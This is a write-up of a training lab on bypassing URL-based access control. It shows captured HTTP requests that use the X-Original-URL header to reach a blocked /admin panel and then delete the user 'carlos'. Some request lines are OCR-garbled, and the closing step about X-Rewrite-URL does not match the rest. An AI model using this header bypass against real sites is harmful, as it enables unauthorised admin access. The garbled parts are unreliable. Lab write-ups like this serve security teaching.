URL-based access control can be circumvented

This website has an unauthenticated admin panel at /admin, but a front-end system has been configured to block external access to that path. However, the back-end application is built on a framework that supports the X-Original-URL header.

To solve the lab, access the admin panel and delete the user carlos.

Admin panel as expected gives an access denied

```
Pretty Raw Hex Render Hackvertor

1 HTTP/1.1 403 Forbidden

2 Content-Type: application/json; charset=utf-8

3 Connection: close

4 Content-Length: 15


5 "Access denied"
```

Add in the X-Original-Header to a request with /admin as the text.

This should work as per the academy overview of the circumvention of access controls

```
Request
         Raw
                Hex
                       Hackvertor
1 GET / HTTP/1.1
2 Host: 0ab100c2044a5d5ac0a886d7007d0028.web-security-a
3 Cookie: session=H9ZbHFqtfb5BvGYVFxuVG6UJIA9j5Zwx
4 X-Original-URL: /admin
5 Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  Chrome/106.0.5249.62 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9
  plication/signed-exchange; v=b3; q=0.9
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
17 Connection: close
18 Content-Length: 2
```

The expected response



Add the link to the end of /admin on the X-Header

```
</span>
<a href="/admin/delete?username=carlos">
   Delete
</a>
```

```
Request
         Raw
                Hex
                      Hackvertor
1 GET / HTTP/1.1
2 Host: 0ab100c2044a5d5ac0a886d7007d0028.web-security
3 Cookie: session=H9ZbHFqtfb5BvGYVFxuVG6UJIA9j5Zwx
4 X-Original-URL: /admin/delete?username=carlos
5 Sec-Ch-Ua: "Not; A=Brand"; v="99", "Chromium"; v="106"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x6
  Chrome/106.0.5249.62 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0
   nlication/signed-eychange:v=h3:g=0.9
```

Change the header over to X-Rewrite-URL and send on the request



A medal should arrive for you

